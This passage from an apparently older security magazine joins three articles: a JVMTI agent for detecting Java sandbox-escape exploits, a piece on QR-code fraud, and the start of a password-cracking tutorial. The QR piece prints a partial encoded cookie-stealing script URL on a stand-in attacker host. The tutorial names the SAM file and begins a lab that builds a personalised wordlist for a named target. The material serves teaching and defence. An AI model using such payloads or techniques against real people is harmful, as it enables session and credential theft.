On decoding the strings inside the class, we will find one of the decoded strings to be setSecurityManager. This is where dynamic scanning is so important as it allows us inspect all the classes/methods being invoked by the malicious program. Later, we will look at a sample code which would inspect all calls to `setSecurityManager` method. But before that, let us see what happens when we call `setSecurityManager(null)`.

Listing 3. Applet calling setSecurityManager(null)

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet
{
  public void paint(Graphics paramGraphics)
  {
    paramGraphics.drawString("Hello world!", 50, 50);
    System.setSecurityManager(null);
  }
}
```

On running the applet, we get an access denied from *java.security.AccessControlException* class.



```
Exception in thread "AWT-EventQueue-2" java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "setSecurityManager")
        at java.security.AccessControlContext.checkPermission(Unknown Source)
        at java.security.AccessController.checkPermission(Unknown Source)
        at java.lang.SecurityManager.checkPermission(Unknown Source)
        at java.lang.System.setSecurityManager0(Unknown Source)
        at java.lang.System.setSecurityManager(Unknown Source)
        at HelloWorld.paint(HelloWorld.java:7)
        at sun.awt.RepaintArea.paintComponent(Unknown Source)
        at sun.awt.RepaintArea.paint(Unknown Source)
        at sun.awt.windows.WComponentPeer.handleEvent(Unknown Source)
        at java.awt.Component.dispatchEventImpl(Unknown Source)
        at java.awt.Container.dispatchEventImpl(Unknown Source)
        at java.awt.Component.dispatchEvent(Unknown Source)
        at java.awt.EventQueue.dispatchEventImpl(Unknown Source)
```

Figure 5. Security Exception thrown.

Ok, we can now safely establish the fact that `java.security.AccessControlException` class is invoked on calling `setSecurityManager()`. Keeping this in mind, let us write a function which would inspect all exceptions thrown by `setSecurityManager()` method.

For instrumenting applets, we can add “-agentpath” parameter in the java control panel. This would automatically load our agent inside the JVM environment.

Listing 4. Sample JVMTI code detecting exception thrown by setSecurityManager.

```
static void JNICALL Exception(jvmtiEnv *jvmti_env,JNIEnv* jni_env,jthread thread,jmethodID
   method,jlocation location,jobject exception,jmethodID catch_method,jlocation catch_location)
{
    char* method_name;
    char* method_signature;
    char* generic_ptr_method;
    char* generic_ptr_class;
    char* class_name;
    char* generic_ptr_class1;
    char* class_name1;
    jclass clazz;
    jclass klass;
    jint type;
    type=jni_env->GetObjectRefType(exception);
    if(type>0)
    {
     klass=jni_env->GetObjectClass(exception);
     jvmti_env->GetMethodName(method,&method_name,&method_signature,&generic_ptr_method);
     if(strcmp(“setSecurityManager”,method_name)==0)
     {
      jvmti_env->GetMethodDeclaringClass(method,&clazz);
      jvmti_env->GetClassSignature(clazz, &class_name,&generic_ptr_class);
     if(strcmp(“Ljava/lang/System;”,class_name)==0)
     {
      jvmti_env->GetClassSignature(klass, &class_name1,&generic_ptr_class1);
      if(strcmp(“Ljava/lang/NullPointerException;”,class_name1)==0)
      setsecuritymanager_checked=true;
      }
      }
      else   /*next exception after setSecurityManager*/
      {
       if(setsecuritymanager_checked)
       {
       if(strcmp(“checkPermission”,method_name)==0)
        {
```

```
 jvmti_env->GetClassSignature(klass, &class_name1,&generic_ptr_class1);
if(strcmp(“Ljava/security/AccessControlException;”,class_name1)==0)
OutputDebugString(“Access Denied: setSecurityManager(null)\n”);
 jvmti_env->SetEventNotificationMode(JVMTI_DISABLE, JVMTI_EVENT_EXCEPTION,(jthread)NULL);
}
else
OutputDebugString(“Exploit Detected!!!!\n”);
 jvmti_env->SetEventNotificationMode(JVMTI_DISABLE, JVMTI_EVENT_EXCEPTION,(jthread)NULL);
}
}
}
}
```

Let me explain the above code as simple as possible. Firstly, we register a callback function for the exception event. Our callback function checks if the exception in question is thrown by `setSecurityManager()` method. We check if the method in question is from class `java/lang/System` to make sure we have the right method. Next, the exception object is checked against `java/lang/NullPointerException` class. This check is done to make sure if null is passed to the `setSecurityManager()` method. We have already seen that calling `setSecurityManager()` method directly results in checkPermission exception being thrown. Using this logic, we check if the next exception is AccessControlException. No exception means that the call to `setSecurityManager()` method has been accepted. We also know that this is true only when vulnerability has been exploited successfully.

What is the success rate?

The heuristic was able to detect most of the 0days encountered in 2012-2013 including CVE-2012-4681, CVE-2012-1723, CVE-2012-0507 and CVE-2013-0431 among many others. The logic can also be implemented to detect future 0days.

Summary

Instrumentation helps us tool look inside the mysterious world of JVM. Code obfuscation has been a primary concern for AV/IPS vendors. As we are seeing more java 0dys than ever before, a new detection methodology has to be implemented to detect these threats generically. Instrumentation can certainly be that alternative.

On the Web

http://docs.oracle.com/javase/7/docs/platform/jvmti/jvmti.html

About the Author

Hardik Suri began his career with Symantec as a security response engineer. Currently working as a security researcher with Juniper Networks. He has 3+ years experience in the security domain.

How Hackers use QR Codes to hack you?!

by Ahmed Fawzy

First of all, the price of technology often be the security challenges we face as a security professionals or end users when this technology come to our life to be added value and increase the luxury of our life but in fact it may have a potential risk, in this article we will discuss how hackers exploit the QR technology to hack others.

QR code shortcut for Quick Response Code, it is a type of matrix barcode (or two-dimensional bar code) that are used by mobile devices to redirect to URL, get Contact information, WIFI network information, PayPal payment etc...

Can Hackers use QR in Hacking?

You must believe that hackers innovates new ways and new techniques to use the technology in hacking or to hack the technology itself, anyhow the QR technology open new doors to hackers to steal credentials or steal money if they decide to do!

Before discuss the attacks let's review this study

Let's review this study by ComScore Inc. to know how much the QR technology spread around the globe

Table 1. Demographic Profile QR Code Scanning Audience – June 2011-Total Mobile Audience U.S. Age 13+ Source: comScore MobiLens

	QR Code Audience (000)	% of QR Code Audience	Index**
Total Audience: 13+ years old	14,452	100.0%	100
Gender:			
Male	8,743	60.5%	125
Female	5,709	39.5%	76
Age:			
Age: 13-17	1,076	7.4%	108
Age: 18-24	2,402	16.6%	136
Age: 25-34	5,317	36.8%	211
Age: 35-44	2,827	19.6%	117
Age: 45-54	1,798	12.4%	68
Age: 55-64	594	4.1%	28
Age: 65+	437	3.0%	22
Income:			
Income: <$25k	1,193	8.3%	54
Income: $25k to <$50k	2,597	18.0%	79
Income: $50k to <$75k	2,756	19.1%	96
Income: $75k to <$100k	2,689	18.6%	125
Income: $100k+	5,217	36.1%	134

*The set of questions asked specifically whether respondents had used their mobile phone to scan a 2D/QR code and an image of such a code was provide so there would not be confusion with 1D/UPC codes.

**Index = % of QR Code Scanners/% of total mobile users X 100, Index of 100 indicates average representation

Table 2. Source of Scanned QR Code – June 2011 Total Mobile Audience U.S. Age 13+. Source: comScore MobiLens

	QR Code Audience(000)	% of QR Code Audience**
Total Audience: Scanned QR code with mobile phone	14,452	100.0%
Printed magazine or newspaper	7,138	49.4%
Product packaging	5,101	35.3%
Website on PC	3,957	27.4%
Poster or flyer or kiosk	3,393	23.5%
Business card or brochure	1,940	13.4%
Storefront	1,850	12.8%
TV	1,693	11.7%

*The set of questions asked specifically whether respondents had used their mobile phone to scan a 2D/QR code and an image of such a code was provide so there would not be confusion with 1D/UPC codes.

**Percentages will not sum to 100% as respondents may select more than one source of QR code scanned

Table 3. Location When Scanning QR Code – June 2011 – Total Mobile Audience U.S. Age 13+. Source: comScore MobiLens

	QR Code Audience (000)	% of QR Code Audience**
Total Audience: Scanned QR code with mobile phone	14,452	100.0%
At home	8,382	58.0%
Retail store	5,688	39.4%
Grocery store	3,546	24.5%
At work	2,844	19.7%
Outside or on public transit	1,827	12.6%
Restaurant	1,095	7.6%

*The set of questions asked specifically whether respondents had used their mobile phone to scan a 2D/QR code and an image of such a code was provide so there would not be confusion with 1D/UPC codes.

**Percentages will not sum to 100% as respondents may select more than one location when QR code scanned

Study conclusion

According to this study, 14 million mobile users scanned a QR code or a barcode. Some 58% of those users scanned a QR or barcode from their homes, while 39% scanned from retail stores, the use of QR codes for "virtual store" formats started in South Korea and Argentina

To buy any product using QR code from virtual store, magazine, flyer, brochure or website you will scan the code by your mobile or tablet the QR code will redirect you to payment page in the product owner website or retrieve PayPal information to proceed with you in the payment process, this is the normal payment process let's see what hackers can do using these facts and inputs.

Hacking the virtual stores

The virtual store is a store contains photos for the products and QR code, the visitors scan the QR to buy the product, as per the product delivery method the user will get the product by downloading (as SW and media), printing (as tickets) or shipping as Figure 1.




Figure 1. Virtual store

If the hacker can change the QR label of the virtual store in the street by stick new QR code (Hacked QR which make the payment process go to hacker account), the buyer will scan the new hacked QR code which simulate a fake payment process to steal the credit card information as shown in Figure 2.




Figure 2. Fake payment simulation

Hackers can participate in the marketing with you!

Yes the hackers can participate in the marketing with you but this time will be for them accounts!, some stores and markets distribute brochures and flayers contain discounts and QR code to buy faster and like Figure 3 but the hackers have another opinion in this case of course it is malicious opinion, the hacker or the theft in this case as you prefer will print a brochures and flyers contain huge discounts with new QR code redirect the buyer to the hacker PayPal account or to any other payment method, the hackers will distribute these flyers on the people in the streets, homes, companies or put it on their cars, in Figure 4 you will see comparison between the normal process of payment and the hacked process of payment

Figure 3. Purchase with QR code





Figure 4. Comparision between usual and hacked payment

Hackers can steal your cookies using QR code!


Hacker can create a link for malicious URL that contain malicious code to steal your cookies as shown in Figure 5, now you will not need to click on a link to lose your cookies with QR Hacking just scan the QR code and the hacker will redirect you to malicious URL that will steal your cookies and no more. Nowadays many internet security products check the URL before your click to ensure that you will not be zombie to phishing or fraud attack, but the limited antivirus you installed on your tablet or mobile phone will not do this job so you will be hacked!



http://www.HackerSite.com/index.php?search=%3c%73%63%72%69
%70%74%3e%6c%6f%63%61%74%69%
6f%6e%2e%68%72%65%66%20%3d%20%27%

Figure 5. QR code

About the Author



Ahmed is an experienced information security consultant has more than 10years' experience in Security Consultation, Penetration Tester, vulnerability assessment, code reviewing, development, Training and writing exploits. Currently he is Security & IT consultant in Raya Contact Center in Egypt, Ahmed has many certifications like:(CEH-CHFI-ECSA-ITIL-MCP-MCPD-MCSD-MCTS-MCT).

Password Cracking

by George Lewis

Before getting into the main target of the article which is Password Cracking, let's go over the phases that a Penetration Tester conducted up to this point.

- Reconnaissance (Footprinting): the phase on which an attacker will gather as much information as possible about the target/client before launching the attack.

- Scanning/Enumeration: A procedure for identifying active hosts on a network, services and vulnerabilities.

After that the challenging part starts, below are the remaining phases of a normal Pen-Test Engagement:-

- Exploitation: The phase where the tester gain access to the OS Layer or the application Layer on a system or network.

- Maintaining Access: once access achieved, tester can choose to use the compromised system as a lunch pad to scan and exploit other systems and resources.

- Report Delivery with recommendation: A report with final presentation to the management will be delivered explaining the different risk areas along with a recommendation how to fix them.

This article will cover Exploitation Phase and mainly will focus on Gaining Access / Privilege escalation throughout different Password Cracking techniques.

So let's started.




Figure 1. Exploitation Phase

Exploitation cannot be accomplished at a single go. It is accomplished through multiple steps that include but not limited to the following: Password Cracking, Privilege Escalation, backdoor execution and covering tracking.

A password is an undisclosed word or string of characters used for user authentication to prove identity or authorization to gain access to a resource (example: an access code is a type of password), which should be kept secret from those not allowed access. Password are the vital piece of information mandatory to access a system.

Password Cracking is the process of recovering passwords from the data that has been transmitted by a computer system or stored in it. The good side of this technique is to help user recover a forgotten or lost password or by the Security Engineer to check for easily cracked passwords or the bad side of the story on which to gain unauthorized access to a system.

Cracking a password can be accomplished by either manual or automated tools i.e. Dictionary or Brute-Force attacks.


The good news is that most of the passwords cracking techniques are successful due to the weak password policy in place and the easily guessable ones.

So what are the different cracking techniques?

- Dictionary Attacks: – A test file that contains a number of dictionary words is loaded into the cracking software that runs against known user accounts.
- Brute Force Attacks: – Security tester will produce each and every single key used to encrypt data until the needed piece of information is perceived. Keep in mind that this kind of attack required a lot of processing power i.e. CPUs & RAM
- Hybrid Attack: – Very Similar to Dictionary Attacks except that the cracking program adds some numbers and special character to the words from the dictionary and then tries to crack the password.
- Syllable Attack: – Is the technique on which both the Dictionary and Hybrid Attacks are used together.
- Rule-based Attack: – The Rule-based attack is used when the Penetration Tester knows some information about the password i.e. Password length or Password Policy characteristic. For example if he knows that the password contains at least two digit number, then he will use some customized techniques and reveal the password in less time than other techniques.

We talked about different cracking techniques, their characteristics and now let’s discuss the different tactics to rip-off passwords from the System or Network. Those tactics are classified based on the tester’s methods to crack a password.

- Online Tactics
  - Passive Online Tactics: Passive means that the attack will not cause a change to the system in any way and is to only monitor or record data. There are different types of Passive Online Tactics listed as follow:
    - Wire Sniffing: see Figure 2



Pen-Tester run tools called Packet Sniffer on the LAN or WAN to access and record the raw network traffic.

The data that was sniffed might include some critical and sensitive information in a clear format such as username and password for (FTP, Telnet, rlogin etc.) and RDP Sessions.

Figure 2. Wire sniffing



Penetration Tester
Data from the User has been directed to the Tester's Machine
Traffic is redirected to the destination as if it was originated from the original source
Actual Connection Path
Normal User
Directory Server
With MITM, the tester acquires access to the communication channels between a normal user and server to extract the required information

Figure 3. MITM Attack

- Active Online Tactics: – one of the simplest method to gain unauthorized access to the system. There are different types of Active Online Tactics summarized as follow:

    - Password Guessing: – By using the Dictionary attack we talked about earlier in our discussion the Security Tester tries many means to guess the passphrase for a certain accounts i.e. Admin, Administrator etc. Usually accomplished by software that are capable of trying hundreds or may be thousands of words per second.

    - Man-in-the-middle: – Considered one of the most advanced and hard to carry out techniques. In this one Penetration Tester intercepts the communication in place between two parties, giving the assurance for the two participants that they are communicating with each other. See Figure 3

    - Backdoor / Spyware / Key logger: – Software that are running in the background and allow Testers to capture and store sensitive information.

    - Hash Injection: – Is the concept of injecting a compromised hash into a local session and then using the hash to authenticate to the different resources available. The Penetration Tester managed to gain access to one server/workstation by using an exploit then extracts logged-on domain admin account hashes then use the hash he found to log on to the DC and finally he will extracts all the hashes in the Active Directory DB.

    - Phishing

- Offline Tactics: – Occur when the Tester checks the validity of the passwords, he or she will check the password format and how the password is stored in the system.

    - Rainbow: – In the Rainbow attack, the password hash table is created in advance and stored into the memory to be used later to validate the hash that will be captured. Such a table is called Rainbow table (or Pre-Computed Hash Table) which is a lookup table used in recovering the plaintext password from ta cipher text i.e. password hashes.

        - Non-Technical Tactics: – This kind of tactic doesn't require any technical knowledge about the methods of breaking into target's system.

- Shoulder surfing: – Is happens when an attacker is standing unnoticeably, but close to a legitimate user, watching as he enter his or her password.
- Social Engineering: – Is the art of procuring confidential information by deceiving or swaying people.
- Dumpster diving: – It allows you to gather information about the target's password by looking through the trash.

One more topic to cover before digging into the practical guide to password cracking.

How Operating System storing passwords?!

Microsoft Windows stores account password in the Security Account Manager database which sometimes known by SAM. SAM is used by the OS to manage user accounts and passwords and is located at C:\windows\system32\config\SAM. If it is a Directory Service then it will be stored in Active Directory database in domains. Keep in mind that password never stored in a clear format as they are hashed and the results are stored in the SAM file we discussed earlier. Also note that this SAM file is provided with a filesystem lock by Windows Kernel which provide a way to secure the storage of passwords. With this lock in place it is very hard from the Attacker prospective to copy the SAM file while the OS is running.

In a Windows network, NTLM (NT LAN Manager) is a suite of Microsoft security proprietary protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN.

NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

While Kerberos has replaced NTLM as the default authentication protocol in an Active Directory (AD) based single sign-on scheme, NTLM is still widely used in situations where a domain controller is not available or is unreachable. For example, NTLM would be used if a client is not Kerberos capable, the server is not joined to a domain, or the user is remotely authenticating over the web.

Kerberos is an authentication protocol, it offers mutual authentication for Client/Server applications by using secret-key cryptography. Both Client and Server verify the identity of each other.

Kerberos works as follows:

- Authentication exchange: The client asks the authentication server for a ticket to the ticket-granting server (TGS). The authentication server looks up the client in its database, then generates a session key (SK1) for use between the client and the TGS. Kerberos encrypts the SK1 using the client's secret key. The authentication server also uses the TGS's secret key (known only to the authentication server and the TGS) to create and send the user a ticket-granting ticket (TGT).
- Ticket-granting service exchange: The client decrypts the message and recovers the session key, then uses it to create an authenticator containing the user's name, IP address and a time stamp. The client sends this authenticator, along with the TGT, to the TGS, requesting access to the target server. The TGS decrypts the TGT, then uses the SK1 inside the TGT to decrypt the authenticator. It verifies information in the authenticator, the ticket, the client's network address and the time stamp. If everything matches, it lets the request proceed. Then the TGS creates a new session key (SK2) for the client and target server to use, encrypts it using SK1 and sends it to the client. The TGS also sends a new ticket containing the client's name, network address, a time stamp and an expiration time for the ticket – all encrypted with the target server's secret key – and the name of the server.
- Client/server exchange: The client decrypts the message and gets the SK2. Finally ready to approach the target server, the client creates a new authenticator encrypted with SK2. The client sends the session ticket (already encrypted with the target server's secret key) and the encrypted authenticator. Because the authenticator contains plaintext encrypted with SK2, it proves that the client knows the key. The

encrypted time stamp prevents an eavesdropper from recording both the ticket and authenticator and replaying them later. The target server decrypts and checks the ticket, authenticator, client address and time stamp. For applications that require two-way authentication, the target server returns a message consisting of the time stamp plus 1, encrypted with SK2. This proves to the client that the server actually knew its own secret key and thus could decrypt the ticket and the authenticator.

- Secure communications: The target server knows that the client is who he claims to be, and the two now share an encryption key for secure communications. Because only the client and target server share this key, they can assume that a recent message encrypted in that key originated with the other party.

So let's start with the fun part the practical guide to Password Cracking, on this section I will walk you through a couple of scenario to crack passwords. The lab setup diagram as in Figure 4.





Figure 4. Lab Setup Diagram

Lab1- Creating our own customized password lists. (Figure 4)

Scenario: Suppose that you managed to gather information throughout the earlier phases of the engagement about the complexity of the password along with some personal information about a specific user account. You can use one of the tools i.e. associated with Backtrack 5 or Kali Linux to create your own custom passwords list which can be used later to crack passwords. CUPP uses the variable that you input to make the password lists.

Let's assume that the name of our target is Justin Miller and his Birthday is 01/02/1983 and you also know his daughter name is Jayne and her birthday is 08/03/2010.

We navigated to the cupp directory by typing `cd /pentest/passwords/cup` at ❶, we launched the interactive questionnaire by running `./cupp.py -i` at ❷, entered the personal information of our target account at ❸, instructed cupp to append some key words, special characters, random numbers as well as enable leet mode i.e. replace letter with numbers (e = 3) and so on at ❹ and finally we got our password list justin.txt customized based on the information we provided at ❺.



root@bt: /pentest/passwords/cupp

```
root@bt:~# cd /pentest/passwords/cupp/
